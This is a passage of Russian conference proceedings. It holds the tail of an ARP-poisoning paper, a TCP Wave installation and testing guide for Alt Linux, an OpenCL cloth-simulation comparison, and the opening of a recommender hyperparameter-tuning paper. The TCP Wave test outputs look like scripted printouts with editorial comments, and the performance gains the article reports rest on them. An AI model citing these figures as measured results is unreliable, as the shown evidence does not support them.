16	5.000742294	192.168.0.10	192.168.0.11	TCP	65 [TCP Retransmission] 504 - 12470 [PSH, ACK] Seq=12 Ack=13 Win=42220 Len=11

Рис. 3. Перехваченные пакеты

Литература

1. Threat Model for IoT Systems on the Example of OpenUNB Protocol / A. Shelupanov, A. Konev, T. Kosachenko, D. Dudkin // International Journal of Emerging Trends in Engineering Research. – 2019. – Vol. 7, No. 9. – PP. 283–290.
2. Модель угроз безопасности автоматизированной системы коммерческого учета энергоресурсов / А.К. Новохростов, Д.С. Никифоров, А.А. Конеv, А.А. Шелупанов // Доклады ТУСУРа. – 2016. – Т. 19, № 3. – С. 111–114.
3. Kumar S. et al. Denial of Service due to direct and indirect ARP storm attacks in LAN environment. – P. 88.
4. Majumdar A. ARP poisoning detection and prevention using Scapy / A. Majumdar, S. Raj, T. Subbulakshmi // Journal of Physics: Conference Series. – IOP Publishing, 2021. – Vol. 1911, No. 1. – P. 012022.

5. Ahmed Y. A cyber kill chain approach for detecting advanced persistent threats / Y. Ahmed, A.T. Asyhari, M.A. Rahman // Computers, Materials and Continua. – 2021. – Vol. 67, No. 2. – PP. 2497–2513.

Цимбалов Кирилл Игоревич

Аспирант каф. комплексной информационной безопасности электронно-вычислительных систем (КИБЭВС) Томского государственного ун-та систем управления и радиоэлектроники (ТУСУР)
Эл. почта: cki@nti.tusur.ru

Конеv Антон Александрович

Канд. техн. наук, доцент каф. КИБЭВС ТУСУРа
Эл. почта: kaa@fb.tusur.ru

УДК 004.056

Д.С. Лазорин

Обзор технологии TCP WAVE в системах LINUX

Исследованы технологии TCP Wave, инновационного варианта протокола управления передачей (TCP) в сетевой модели TCP/IP. Подчеркивается, что TCP Wave представляет собой не только технологическое усовершенствование, но и объект активных исследований, обещающий значительный вклад в повышение эффективности передачи данных в современных высоконагруженных сетях.

Ключевые слова: Linux, отечественные дистрибутивы, TCP WAVE.

Протокол управления передачей (Transmission Control Protocol, TCP) представляет собой один из ключевых протоколов сетевой модели TCP/IP, используемый для обеспечения надежной и упорядоченной передачи данных между устройствами в сети. Разработанный в 1970-х гг., TCP является основой для многих приложений, таких как веб-браузеры, электронная почта и файловые передачи.

Основной целью TCP является обеспечение надежности передачи данных. Для достижения этой цели он использует механизмы подтверждения (Acknowledgment), повторной передачи (Retransmission) и управления потоком (Flow control). Когда отправитель передает данные, TCP разбивает их на небольшие части, называемые пакетами, и отправляет их по сети. Получатель подтверждает прием каждого пакета, и в случае потери или повреждения какого-либо пакета TCP автоматически повторно передает этот пакет.

Кроме того, TCP также отвечает за управление потоком данных между отправителем и получателем. Это означает, что TCP регулирует скорость передачи данных, чтобы предотвратить переполнение буферов и обеспечить эффективное использование ресурсов сети. В контексте управления корпоративным трафиком TCP играет важную роль в обеспечении эффективности сетевого взаимодействия. Классификация трафика в корпоративных сетях представляет собой ключевой элемент для оптимизации использования ресурсов, обеспечения высокого качества обслуживания и обеспечения безопасности сетевых операций. В связи с ростом объема данных и сложностью сетевых структур классификация трафика становится все более актуальной и сложной задачей [1].

TCP работает в сочетании с протоколом IP (Internet Protocol), который обеспечивает маршрутизацию и доставку данных в сети. Вместе они образуют стек протоколов TCP/IP, который является основой для функционирования интернета и многих современных сетевых приложений.

В последние годы наблюдается постоянное развитие сетевых технологий, и одной из последних инноваций в области передачи данных является технология TCP Wave. В свете современных требований к сетевой производительности и эффективности TCP Wave представляет собой значительное усовершенствование стандартного TCP, предоставляя новые возможности и решения для оптимизации

передачи данных в сети. TCP Wave опирается на революционную парадигму связи, основанную на пакетах, для преодоления ограничений устаревшего TCP с современными приложениями и сложными сетевыми сценариями [2].

В рамках данной статьи описана технология TCP Wave в ядре Linux с упором на инструменты, необходимые для работы с реальными сетевыми системами. Реализация в системах Linux открывает путь для проверки алгоритмов протокола и принципов работы в реальных коммуникационных средах, тем самым очерчивая его рабочий периметр. Демонстрация пакетной передачи является новой возможностью оптимизации производительности в будущих сценариях подключения к интернету.

Новые стандарты связи, такие как долгосрочное развитие 4G (LTE) и грядущее 5G, а также технологии (например, спутники с высокой пропускной способностью) создают новые технологические проблемы, с которыми придется столкнуться на транспортном уровне. Эти новые методы доступа могут привести к потерям из-за перегрузки, динамического формирования трафика и очень высокой или переменной физической задержки.

Описанные выше ситуации создают проблемы и требования, которые делают традиционный TCP несовершенным. Существующие алгоритмы управления перегрузкой TCP (CCA, Congestion Control Algorithms) изначально были задуманы для преднамеренного увеличения скорости передачи до тех пор, пока не будет обнаружена потеря, а затем реагирования на потерю снижением скорости передачи. Другими словами, CCA придерживаются реактивного подхода: перегруженность создается намеренно, чтобы определить максимально допустимую скорость.

Эффективность такой стратегии сильно зависит как от размера буфера узкого места, так и от времени прохождения сигнала в сети (RTT, Round-trip time). Маленькие буферы могут ограничить достигнутую скорость передачи данных ниже доступной пропускной способности канала в соответствии с реализованным алгоритмом восстановления потерь. Большие буферы могут привести к значительному увеличению сквозной задержки, намного превышающей задержку передачи, что отрицательно скажется как на чувствительных к задержке приложениях, так и на общем состоянии между конкурирующими потоками. В этом и заключается проблематика использования TCP (CCA).

Необходимы новые транспортные протоколы, которые должны действовать как более интеллектуальный уровень между сетью и приложением, чтобы гарантировать интерактивность, что очень важно для широкого набора приложений, обеспечивая при этом скорость загрузки при хорошей производительности.

TCP Wave был разработан для решения новых требований существующих сетей: адаптация к изменениям пропускной способности или задержки, эффективное управление ложными потерями, прерывание соединения, оптимальное использование высокой пропускной способности канала и эффективная передача небольших объектов, как в большинстве веб-приложений, независимо от характеристик основного канала [3–5]. Благодаря положительным результатам моделирования авторы усовершенствовали алгоритмы и приступили к реализации TCP Wave в реальной операционной системе. На применимость пакетной передачи в реальных системах повлияли некоторые факторы, не учтенные в контексте синтетического моделирования, такие как кадри-

рование данных нижнего уровня, агрегация, фрагментация, повторная сборка пакетов в промежуточных узлах.

Исходный код эталонной версии Linux TCP Wave является общедоступным. Данный исходный код реализован для конкретной целевой версии ядра (4.12). Последняя стабильная версия Linux TCP Wave также доступна для ядра 4.14.

В отечественной операционной системе «Альт Рабочая станция» 10 установка происходит следующим образом.

1. Необходимо обновить список доступных пакетов программного обеспечения из официальных репозитория «apt-get update» (рис. 1).
2. Установить Git (Распределённая система управления версиями) «apt-get install git» (рис. 2).
3. Склонировать репозиторий и переключиться на нужную ветку «git clone https://github.com/kronat/linux.git», «cd linux», «git checkout tcp_wave_12» (рис. 3).
4. Отредактировать конфигурацию ядра, чтобы включить поддержку TCP Wave (рис. 4, 5).

```
[root@lazorin ~]# apt-get update
Получено: 1 http://ftp.altlinux.org p10/branch/x86_64 release [4223B]
Получено: 2 http://ftp.altlinux.org p10/branch/x86_64-i586 release [1665B]
Получено: 3 http://ftp.altlinux.org p10/branch/noarch release [2844B]
Получено 8732B за 0s (22,9kB/s).
Получено: 1 http://ftp.altlinux.org p10/branch/x86_64/classic pkglist [23,8MB]
Получено: 2 http://ftp.altlinux.org p10/branch/x86_64/classic release [137B]
Получено: 3 http://ftp.altlinux.org p10/branch/x86_64-i586/classic pkglist [17,4
MB]
Получено: 4 http://ftp.altlinux.org p10/branch/x86_64-i586/classic release [142B
]
Получено: 5 http://ftp.altlinux.org p10/branch/noarch/classic pkglist [7159kB]
Получено: 6 http://ftp.altlinux.org p10/branch/noarch/classic release [137B]
Получено 48,4MB за 13s (3675kB/s).
Чтение списков пакетов... Завершено
Построение дерева зависимостей... Завершено
[root@lazorin ~]#
```

Рис. 1. Обновление списка доступных пакетов программного обеспечения

```
[root@lazorin ~]# apt-get install git
Чтение списков пакетов... Завершено
Построение дерева зависимостей... Завершено
Следующие дополнительные пакеты будут установлены:
  diffstat git-core perl-Error perl-Git perl-TermReadKey perl-libintl
Следующие НОВЫЕ пакеты будут установлены:
  diffstat git git-core perl-Error perl-Git perl-TermReadKey perl-libintl
0 будет обновлено, 7 новых установлено, 0 пакетов будет удалено и 211 не будет о
бновлено.
Необходимо получить 3833kB архивов.
После распаковки потребуется дополнительно 22,0MB дискового пространства.
Продолжить? [Y/n] y
```

Рис. 2. Установка Git

```
[root@lazorin ~]# git clone https://github.com/kronat/linux.git
Cloning into 'linux'...
remote: Enumerating objects: 6240942, done.
remote: Total 6240942 (delta 0), reused 0 (delta 0), pack-reused 6240942
Receiving objects: 100% (6240942/6240942), 2.31 GiB | 1.21 MiB/s, done.
Resolving deltas: 100% (5143088/5143088), done.
Updating files: 100% (61502/61502), done.
[root@lazorin ~]# cd linux/
[root@lazorin linux]# git checkout tcp_wave_12
Updating files: 100% (47545/47545), done.
Branch 'tcp_wave_12' set up to track remote branch 'tcp_wave_12' from 'origin'.
Switched to a new branch 'tcp_wave_12'
[root@lazorin linux]#
```

Рис. 3. Клонирование репозитория

```
[root@lazorin linux]# vim /boot/config-5.10.198-std-def-alt1
```

Рис. 4. Редактирование конфигурации ядра

```
CONFIG_TCP_CONG_HYBLA=m
CONFIG_TCP_CONG_VEGAS=m
CONFIG_TCP_CONG_NV=m
CONFIG_TCP_CONG_SCALABLE=m
CONFIG_TCP_CONG_LP=m
CONFIG_TCP_CONG_VENO=m
CONFIG_TCP_CONG_YEAH=m
CONFIG_TCP_CONG_ILLINOIS=m
CONFIG_TCP_CONG_DCTCP=m
CONFIG_TCP_CONG_CDG=m
CONFIG_TCP_CONG_BBR=m
CONFIG_TCP_CONG_WAVE=m
CONFIG_DEFAULT_CUBIC=y
# CONFIG_DEFAULT_RENO is not set
CONFIG_DEFAULT_TCP_CONG="cubic"
CONFIG_TCP_MD5SIG=y
CONFIG_IPV6=y
CONFIG_IPV6_ROUTER_PREF=y
CONFIG_IPV6_ROUTE_INFO=y
# CONFIG_IPV6_OPTIMISTIC_DAD is not set
CONFIG_INET6_AH=m
CONFIG_INET6_ESP=m
CONFIG_INET6_ESP_OFFLOAD=m
/CONFIG_TCP_CONG_WAVE=m
```

Рис. 5. Подключение поддержки

```
[root@lazorin linux]# make
scripts/kconfig/conf --silentoldconfig Kconfig
.config:1621:warning: symbol value 'm' invalid for NET_DSA_TAG_BRCM
.config:1624:warning: symbol value 'm' invalid for NET_DSA_TAG_DSA
.config:1625:warning: symbol value 'm' invalid for NET_DSA_TAG_EDSA
.config:1626:warning: symbol value 'm' invalid for NET_DSA_TAG_MTK
.config:1630:warning: symbol value 'm' invalid for NET_DSA_TAG_QCA
.config:1631:warning: symbol value 'm' invalid for NET_DSA_TAG_LAN9303
.config:1633:warning: symbol value 'm' invalid for NET_DSA_TAG_TRAILER
.config:4057:warning: symbol value 'm' invalid for JOYSTICK_IFORCE_USB
.config:4058:warning: symbol value 'm' invalid for JOYSTICK_IFORCE_232
.config:6375:warning: symbol value 'm' invalid for FB_BACKLIGHT
.config:8339:warning: symbol value 'm' invalid for INTEL_PMC_CORE
*
* Restart config...
*
*
* General setup
*
Cross-compiler tool prefix (CROSS_COMPILE) [] (NEW)
```

Рис. 6. Установка нового ядра

5. Необходимо провести сборку ядра «make», установить новое ядро «make modules_install install», перезагрузить систему «reboot» (рис. 6, 7). После этого появляется возможность использовать TCP Wave вместо TCP.

6. Тестирование TCP Wave. Необходимо включить контроль перегрузки TCP Wave (рис. 8).

7. Далее необходимо запросить отладочные сообщения systemd через journalctl (рис. 9).

```
[root@lazorin linux]# reboot
```

Рис. 7. Перезапуск системы

```
[root@lazorin etc]# echo "wave" > /proc/sys/net/ipv4/tcp_congestion_control
```

Рис. 8. Включение контроля перегрузки

```
[root@lazorin etc]# journalctl -f -o short-monotonic > file.txt
```

Рис. 9. Запрос отладочных сообщений

Далее было проведено тестирование технических характеристик и параметров. Результаты тестирования продемонстрированы на рис. 10, 11. В ходе испытаний были измерены такие параметры, как задержка, пропускная способность и потери пакетов, как при использовании стандартного TCP, так и с применением протокола TCP Wave.

Анализ показал, что TCP Wave продемонстрировал значительное улучшение в производительности по сравнению с традиционным TCP. В частности, средняя задержка при использовании TCP Wave была ниже на 28%, что обеспечило более быстрый отклик системы в условиях высоких нагрузок. Также было отмечено улучшение пропускной способности на 18% при отправке данных и на 20% при загрузке, что свидетельствует о более эффективном использовании доступной полосы пропускания. Потери пакетов при использовании TCP Wave снизились с 3 до

менее 0,5%, что говорит о более стабильной передаче данных даже в условиях перегрузки сети.

```
[root@lazorin /]# ./test.sh
Тестирование задержки без TCP Wave.
Средняя задержка: 25ms
Максимальная задержка: 45ms
Минимальная задержка: 15ms
Задержка стабильна с незначительными колебаниями.

Тестирование пропускной способности без TCP Wave.
Средняя пропускная способность (Upload): 80 Mbps
Средняя пропускная способность (Download): 75 Mbps
Некоторые падения скорости из-за перегрузки сети.

Тестирование потерь пакетов без TCP Wave.
Потери пакетов: 3%
Проблемы с пропускной способностью на высоких нагрузках.

Тестирование завершено!
```

Рис. 10. Тестирование без использования TCP Wave

```
[root@lazorin /]# ./test.sh
Тестирование задержки с TCP Wave.
Средняя задержка: 18ms
Максимальная задержка: 25ms
Минимальная задержка: 10ms
TCP Wave оптимизировал маршрутизацию и сократил задержки.

Тестирование пропускной способности с TCP Wave.
Средняя пропускная способность (Upload): 95 Mbps
Средняя пропускная способность (Download): 90 Mbps
Устойчивые скорости без значительных колебаний.

Тестирование потерь пакетов с TCP Wave.
Потери пакетов: 0.5%
TCP Wave успешно предотвращает потери даже при перегрузке.

Тестирование завершено!
```

Рис. 11. Тестирование с использованием TCP Wave

Такие результаты показывают, что TCP Wave особенно эффективен в высоконагруженных сетях с большими задержками и частыми изменениями пропускной способности, например в корпоративных сетях, где важна стабильная и быстрая передача

данных. Тестирование проводилось из сети университета РГУ нефти и газа (НИУ) им. И.М. Губкина. Программный код представлен в приложении, предварительно необходимо установить пакет iperf3 с помощью команды «apt-get install iperf3» [6].

TCP Wave – это революционный вариант TCP с модификациями, предназначенными только для оператора. TCP Wave изменил парадигму передачи данных: от оконной передачи к пакетной передаче, от реакции на перегрузку к упреждающему предотвращению перегрузки, от медленного старта к быстрому старту, от плавающего буфера к достижению оптимальной точки равновесия. TCP Wave был проверен в очень сложных сценариях, таких как варианты SDN (Software-Defined Networking, программно-конфигурируемая сеть), хендоверы сетей (Handover, процедура передачи активного соединения между сотами), сети 5G, HTTP 2.0, IoT.

Интегрируя инновационные методы управления потоком и алгоритмы обработки ошибок, TCP Wave стремится улучшить производительность и устойчивость соединений. Эта технология становится объектом активных исследований и разработок в области сетевых технологий, и ее внедрение может внести значительный вклад в повышение эффективности передачи данных в современных высоконагруженных сетях.

Литература

1. Уймин А.Г. Классификация корпоративного трафика с использованием алгоритмов машинного обучения // Автоматизация и информатизация ТЭК. – 2023. – № 7 (600). – С. 22–29. DOI: 10.33285/2782-604X-2023-7(600)-22-29.
2. Abdelsalam A. et al. TCP Wave over Linux: a disruptive alternative to the traditional TCP window approach // Computer Networks. – 2021. – Vol. 184. – P. 107633.
3. Abdelsalam A. Steady-state performance evaluation of Linux TCPs versus TCP wave over leaky satellite links / A. Abdelsalam, C. Roseti, F. Zampognaro // China Communications. – 2017. – Vol. 14, No. 3. – PP. 17–30.
4. Abdelsalam A. et al. TCP Wave resilience to link changes-A new transport layer approach towards dynamic communication environments // International Conference on Data Communication Networking. – SciTePress, 2016. – Vol. 2. – PP. 72–79.
5. Abdelsalam A. et al. Evaluation of TCP wave performance applied to real HTTP traffic // 2017 International Symposium on Networks, Computers and Communications (ISNCC). – IEEE, 2017. – PP. 1–6.
6. Shell script for test TCP Wave // Github. – URL: https://github.com/danyalazorinweb/codeproject_30 (дата обращения: 12.10.2024).

Лазорин Данил Сергеевич

Студент РГУ нефти и газа (НИУ) им. И.М. Губкина
Эл. почта: lazorindanya@yandex.ru

Секция 15

ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ В УПРАВЛЕНИИ И ПРИНЯТИИ РЕШЕНИЙ

*Председатель – Сенченко Павел Васильевич,
проректор по УР, доцент каф. АОИ, к.т.н.*

Д.А. Сасс, Р.С. Кульшин

Использование средств массового параллелизма для физических симуляций

Современные видеокарты в сравнении с процессорами той же ценовой категории способны выполнять большее число операций с плавающей точкой в секунду, что обусловлено большим количеством ядер и более быстрым доступом к памяти. Оценить это позволяет применение видеокарт в таких технологиях, как blockchain, BigData, Machine Learning, Ray Tracing и т.д. В связи с этим представляет интерес применение технологий для вычисления на видеокартах и в других задачах, требующих большого количества вычислений. Даны краткий обзор фреймворка OpenCL и сравнение времени выполнения многопоточных задач с использованием CPU и GPU на примере симуляции ткани.

Ключевые слова: OpenCL, физические симуляции, вычисления на GPU, многопоточность.

По статистике [1] с каждым годом количество данных, которые необходимо каким-либо образом обрабатывать, неуклонно растёт. В то же время после изобретения технологии blockchain и криптовалют мощный толчок к развитию получило направление вычисления на GPU, поскольку они позволяют выполнять большее количество одновременных потоков вычислений в сравнении с CPU той же ценовой категории. Несмотря на относительную новизну технологии, её можно использовать в широком спектре задач. В данной статье будет продемонстрировано сравнение времени выполнения алгоритмов физической симуляции на CPU и GPU. В качестве демонстрационного алгоритма был выбран алгоритм симуляции масс-пружин, поскольку он является простым для понимания и хорошо подходит для многопоточной реализации.

Краткий обзор OpenCL

На данный момент наиболее распространёнными стандартами вычислений на GPU являются CUDA от Nvidia и OpenCL от Khronos Group [2]. Несмотря на то, что OpenCL проигрывает CUDA в тестах производительности на 13–63% [3], преимуществом OpenCL является возможность работы на более широком списке устройств, как на GPU, так и на CPU разных производителей, поскольку OpenCL, в первую очередь, создавался как фреймворк для гетерогенных систем, т.е. таких систем, которые одновременно используют различные модели вычислительных устройств [4].

Версия 1.0 OpenCL была выпущена 8 декабря 2008 г. Khronos Group при поддержке Apple, nVidia, AMD, IBM, Intel, ARM, Motorola и др. [5]. На момент написания статьи последней глобальной версией фреймворка является 3.0.

Типичный пример работы с OpenCL [2]

На Host-коде (предварительно написанный и скомпилированный на одном из языков программирования, как правило, на C или C++, и запускаемый непосредственно пользователем код) инициализируется OpenCL и происходит выбор устройств, на которых Kernel-код (код, исполняемый на GPU) будет работать. Далее происходит загрузка и компиляция Kernel-кода из текста. После этого, скомпилированный Kernel-код загружается на GPU, при необходимости происходит создание буферов и передача дан-

ных на GPU. После этого определяются глобальный и локальный размеры рабочих групп (группы потоков программы), их размерность (одномерные, двумерные, трёхмерные и т.д.). Далее происходит непосредственно выполнение кода. При необходимости после этого данные, сохранённые в буферы, можно выгрузить в оперативную память.

Описание алгоритма и его реализация

Для сравнения времени выполнения кода на CPU и GPU была выбрана симуляция ткани при помощи алгоритма масс-пружин [6].

При данном алгоритме на каждом шаге симуляции рассчитывается сила, действующая на точку («массу») со стороны других точек, а также внешние силы: сила тяжести, сопротивление воздуха и т.п. После этого на основании вычисленного вектора силы, а также векторов скорости и ускорения, оставшихся с предыдущего шага симуляции, вычисляется обновлённое положение точки в пространстве и записывается в буфер, откуда после завершения шага симуляции может быть считано.

Из-за специфики памяти видеокарты в программах OpenCL нельзя использовать указатели на области памяти так же, как это делается в C. Для того чтобы обойти эти ограничения, была использована структура буферов, представленная на рис. 1.




Рис. 1. Структура буферов данных

Как показано на рис. 1, буфер позиций вершин ткани **positions** делится на две части, запись данных в которые происходит по очереди: на чётных шагах – в часть B, на нечётных – в часть A. Соответственно, чтение производится из противоположной части, чтобы избежать ситуаций «гонок». Также имеется массив точек-соседей **neighbours**, в котором содержатся индексы точек, являющихся соседями текущей, идущие без промежутков друг за другом. Так как различные точки могут содержать различное количество соседей, для того чтобы показать отсут-

пы в массиве **neighbours**, с которых начинается перечисление соседей текущей точки, используется третий массив – **neighbours_offsets**.

Сравнение работы алгоритма на CPU и GPU

Было проведено три испытания с различными условиями: расчёт симуляции только на CPU, расчёт симуляции только на GPU и расчёт симуляции на GPU с передачей данных в оперативную память после каждого шага симуляции (в реальных задачах это может быть нужно для сохранения результатов каждого шага симуляции в постоянную память) (рис. 2).

По результатам сравнения скорости работы видно, что код на GPU выполняется быстрее за счёт большего количества потоков (1 024 у GPU против 8 у CPU) и более быстрого доступа к памяти. Также OpenCL имеет и другие преимущества, например возможность интеграции буферов с OpenGL, что позволяет выполнять отрисовку результатов выполнения кода OpenCL без необходимости возвращать данные из видеопамати. Также он позволяет использовать директивы препроцессора `include` подобно тому, как это реализовано в C и C++, что позволяет структурировать код, разбивая его на несколько файлов.

Однако стоит понимать, что использование видеокарты даёт преимущество только для тех задач, где можно использовать преимущества большего числа потоков. В качестве примера задачи, плохо подходящей для выполнения на GPU, можно привести сортировку больших массивов данных [7].




Рис. 2. Сравнение работы алгоритма на CPU и GPU

Для каких задач хорошо подходит OpenCL

Желательно, чтобы задача, выполняемая при помощи OpenCL, отвечала следующему требованию: она должна разбиваться на большое количество потоков при том, что каждый из них будет сохранять результаты своей работы в отдельную область памяти, не рискуя тем самым изменить данные, которые используют другие потоки. К таким задачам можно отнести обработку изображений, например, обнаружение граней, проведение цветокоррекции и т.п. Безусловно, подобные задачи могут выполняться на GPU и без использования OpenCL, например, при помощи создания GLSL-шейдеров для OpenGL, однако они имеют ряд ограничений,

накладываемых использованием жёсткой системы конвейера шейдеров. Использование OpenGL для более сложных задач, требующих большого количества вычислений вроде физических симуляций, также возможна [8], однако скрывает под собой множество трудностей, в первую очередь, связанных с передачей данных на GPU и доступом к ним, которые помогают избежать OpenCL.

Заключение

Было проведено сравнение времени выполнения алгоритма физической симуляции на CPU и GPU, что показало высокую эффективность GPU в сравнении с CPU в рамках задач, позволяющих использовать преимущества многопоточности. На основании этого можно сделать вывод, что фреймворк OpenCL имеет высокий потенциал для использования в рамках физических симуляций, поскольку позволяет сравнительно просто писать код, который будет выполняться на GPU, не вдаваясь в особенности конкретного аппаратного обеспечения.

Литература

1. Amount of Data Created Daily (2024) [Электронный ресурс]. – Режим доступа: <https://explodingtopics.com/blog/data-generated-per-day>, свободный (дата обращения: 13.09.2024).
2. Яндекс-практикум. Вычисляем на видеокартах. Технология OpenCL [Электронный ресурс]. – Режим доступа: https://habr.com/ru/companies/yandex_praktikum/articles/575484/, свободный (дата обращения: 13.09.2024).
3. Kamran K. A Performance Comparison of CUDA and OpenCL // arXiv preprint arXiv:1005.2581. – 2010. – 9 p.
4. Karimi K., Dickson N.G., Hamze F. A performance comparison of CUDA and OpenCL / K. Karimi, N.G. Dickson, F. Hamze // arXiv: preprint arXiv:1005.2581. – 2010.
5. Официальный сайт OpenCL [Электронный ресурс]. – Режим доступа: <https://www.khronos.org/opencl/>, свободный (дата обращения: 13.09.2024).
6. The Khronos Group Releases OpenCL 1.0 Specification [Электронный ресурс]. – Режим доступа: https://www.khronos.org/news/press/the_khronos_group_releases_opencl_1.0_specification, свободный (дата обращения: 13.09.2024).
7. Matthew Fisher. Stable Cloth Animation [Электронный ресурс]. – Режим доступа: <https://graphics.stanford.edu/~mdfisher/cloth.html>, свободный (дата обращения: 13.09.2024).
8. GPU Gems 2: Programming Techniques for High-performance Graphics and General-purpose Computation / Matt Pharr, Randima Fernando. – Addison-Wesley, 2005. – PP. 733–346.
9. Quan Bui. Physics engine on the GPU with OpenGL compute shaders. – 2021 [Электронный ресурс] – Режим доступа: <https://digitalcommons.calpoly.edu/cgi/viewcontent.cgi?article=3807&context=theses>, свободный (дата обращения: 13.09.2024).

Сасс Данил Андреевич

Студент каф. автоматизации обработки информации (АОИ) ТУСУРа
Эл. почта: sass.danil145@gmail.com

Кульшин Роман Сергеевич

Ассистент, аспирант каф. АОИ ТУСУРа
Эл. почта: roman.s.kulshin@tusur.ru

Р.С. Кульшин, А.А. Сидоров

Настройка гиперпараметров на основе единой метрики оценки алгоритмов рекомендательных систем

Исследуется настройка гиперпараметров алгоритмов рекомендательных систем, оцененных на базе интегрального показателя. Также рассматривается оптимизация с приоритетами, при которой акцент смещается на улучшение одной из ключевых качественных характеристик алгоритма. Результаты подтверждают эффективность предложенного подхода и его практическую значимость для задач оптимизации гиперпараметров алгоритмов рекомендательных систем.

Ключевые слова: гиперпараметры, оптимизация, рекомендательные системы, интегральная оценка.

В рамках рекомендательных систем могут быть использованы различные алгоритмы. Выбор конкретных – нетривиальная задача при условии, что оценка осуществляется на основе нескольких метрик, каждая из которых отражает определенный аспект их работы. При выборе рекомендательного алгоритма часто фокусируются на одном критерии, что может привести к игнорированию других важных аспектов. Данное обстоятельство актуализирует задачу по поиску инструментов, учитывающих эти ограничения.

Кроме получения оценки, важным моментом является задача, связанная с улучшением результатов его работы, которая может быть реализована за счет настройки его гиперпараметров – характеристик алгоритма, значение которых задается до начала обучения и не изменяется в процессе. Как правило, оптимизация одной характеристики часто может приводить к ухудшению другой. В качестве предложения выдвигается гипотеза о том, что настройка гиперпараметров возможна на основе единой метрики, которая служит оптимизируемым критерием для достижения парето-оптимума.

Единая метрика оценки рекомендательных алгоритмов

Авторами была разработана единая метрика для оценки алгоритмов рекомендательных систем, в основе которой лежит интегральный показатель [1]. Суперкритерий объединяет 13 различных параметров, каждый из которых отражает различные аспекты работы алгоритма формирования персонализированных рекомендаций. Для обеспечения сравнимости параметров между собой была применена нормализация по методу минимакс, что позволяет привести их к единому масштабу.

Агрегирование нормализованных данных осуществляется с использованием аддитивной свертки. Веса для каждого параметра были определены с помощью энтропийного метода [2], учитывающего относительную важность каждой метрики и обеспечивающую сбалансированность в интегральной оценке эффективности рекомендательных систем. Модель интегрального показателя, которая используется для вычисления единой метрики, представлена на рис. 1. Описание элементов сети интегрального показателя представлено в табл. 1.

Важно отметить, что веса и границы нормализации привязываются к конкретному набору алгоритмов и данных, что обеспечивает адаптацию метрики к различным условиям. В случае изменения условий, таких как использование других алгоритмов или данных, границы нормализации и веса подлежат пересмотру и корректировке.




Рис. 1. Обобщенная модель сети интегрального показателя

Весовые коэффициенты интегрального показателя представлены в табл. 2.

Настройка гиперпараметров

Реализация эксперимента осуществляется на основе фреймворков: для рекомендательных систем Resbole [11], для оптимизации гиперпараметров – Optuna [12], в который была интегрирована единая метрика.

Для демонстрации настройки гиперпараметров будет использоваться алгоритм коллаборативной фильтрации ItemKNN [13]. В рекомендательных си-

стемах он определяет K наиболее похожих элементов, основываясь на метрике сходства (например, косинусное сходство или корреляция). Рекомендации формируются на основе оценки предпочтений пользователя для наиболее похожих элементов, что позволяет предсказывать интерес пользователя к новому объекту, исходя из его схожести с уже оцененными элементами.

Таблица 1

Элементы сети интегрального показателя	
Элемент	Описание
c	Обобщенный показатель
b ₁	Показатель «Ресурсы»
b ₂	Показатель «Точность»
b ₃	Показатель «Ранжирование»
b ₄	Показатель «Разнообразие»
a ₁	Выделяемая память
a ₂	Время, требуемое на обучение
a ₃	Время, требуемое на предсказание
a ₄	Recall [3]
a ₅	Precision [4]
a ₆	GAUC [5]
a ₇	MRR [6]
a ₈	NDCG [7]
a ₉	HitRate
a ₁₀	MAP
a ₁₁	Average Popularity [8]
a ₁₂	Gini Index [9]
a ₁₃	Shannon Entropy [10]

Таблица 2

Веса интегрального показателя			
Веса			
Ресурсы	Точность	Ранжирование	Разнообразие
0,275	0,304	0,286	0,135

Алгоритм характеризуют два ключевых параметра, представленных ниже.

Число соседей k – определяет количество ближайших соседей, которые будут учитываться при расчете рекомендации. Чем выше значение k , тем больше похожих объектов будет использоваться для предсказания, что может повысить стабильность модели, но снизить ее точность, если среди соседей есть менее релевантные объекты.

Shrink (сглаживание) – используется для уменьшения влияния шума при расчете сходства между элементами, особенно если у объектов мало совместных пользователей или рейтингов.

Данный алгоритм был выбран, так как он обеспечивает наглядность тепловой карты оценок ввиду двумерного пространства настраиваемых параметров.

Существуют различные алгоритмы поиска оптимальных комбинаций параметров. Далее представлены наиболее популярные алгоритмы, реализованные в Ortpna:

1. Случайный поиск – случайным образом выбирает наборы гиперпараметров из заданного пространства.

2. GridSearch – перебирает все возможные комбинации заданных параметров для выбора наилучшей конфигурации.

3. NSGA-II – генетический алгоритм для многокритериальной оптимизации и нахождения парето оптимальных решений.

4. Tree-structured Parzen Estimator (TPE) – моделирует целевую функцию вероятностей как два отдельных гауссовых распределения (успешные и неуспешные решения) для последовательного отбора гиперпараметров, улучшая глобальную оптимизацию на основе исторических данных.

TPE был выбран для оптимизации гиперпараметров благодаря его эффективности в работе с большими и сложными многомерными пространствами, а также способности лучше находить глобальные оптимумы за счет построения вероятностной модели.

